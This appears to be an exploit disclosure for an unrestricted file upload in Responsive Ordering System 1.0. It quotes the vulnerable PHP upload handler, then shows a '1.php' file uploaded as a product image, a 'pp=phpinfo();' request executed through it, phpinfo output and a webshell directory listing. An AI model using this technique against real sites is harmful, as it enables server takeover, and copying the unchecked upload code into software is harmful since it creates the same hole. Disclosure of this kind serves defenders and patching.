
- Exploit Title: Responsive Ordering System 1.0 - File Upload to RCE
- Vendor Homepage:https://www.sourcecodester.com/php/14641/responsive-ordering-system-using-php-codeigniter-framework-source-code.html
- Software Link:https://www.sourcecodester.com/download-code?nid=14641&title=Responsive+Ordering+System+using+PHP+Codeigniter+Framework+with+Source+Code
- Version: 1.0
- Vulnerable file:Product_model.php

```
if(isset($_FILES['img_path']['name']) && $_FILES["img_path"]["name"] != '' ){
    $filename = date('YmdHi').'_'.(str_replace(' ','',$_FILES['img_path']['name']));
    $path = $_FILES['img_path']['tmp_name'];
    $move = move_uploaded_file($path,'uploads/products/'.$filename);
    // var_dump($_FILES);
    if($move){
        $data['img_path'] = 'uploads/products/'.$filename;
    }
```

- Remote Code Execution:



192.168.100.242/rios/products/product_list

Edit Product

Product name: Fries 1


Description: Fries ...

Product Category: Solo

Price: 65.00

Available

Image: 1.php



192.168.100.242/rios/uploads/products/202101140311_1.php

PHP Version 7.3.24

System	Windows NT DESKTOP-GAVDN48 10.0 build 17763 (Windows 10) AMD64
Build Date	Oct 27 2020 14:37:24
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,TS,VC15
PHP Extension Build	API20180731,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled


http://192.168.100.242/rios/uploads/products/202101140311_1.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Add Header Clear All

pp=phpinfo();

H Upgrade-Insecure-Requests: 1

- Get shell:



C:\xampp\htdocs\rios\uploads\products\

文件	时间	大小	属性
202004051107_GM1.jpg	2020-04-05 11:07:14	143578	0666
202004051110_burger1.jpg	2020-04-05 11:10:16	35721	0666
202004051111_fries.jpg	2020-04-05 11:11:40	72434	0666
202004051113_icecream.jpg	2020-04-05 11:13:44	110480	0666
202012170752_47446233-clean-noir-et-gradient-s...	2020-12-17 07:52:58	23520	0666
202012220926_47446233-clean-noir-et-gradient-s...	2020-12-22 09:26:40	23520	0666
202101140311_1.php	2021-01-14 03:11:47	26	0666
logo.jpg	2020-04-05 08:21:26	10840	0666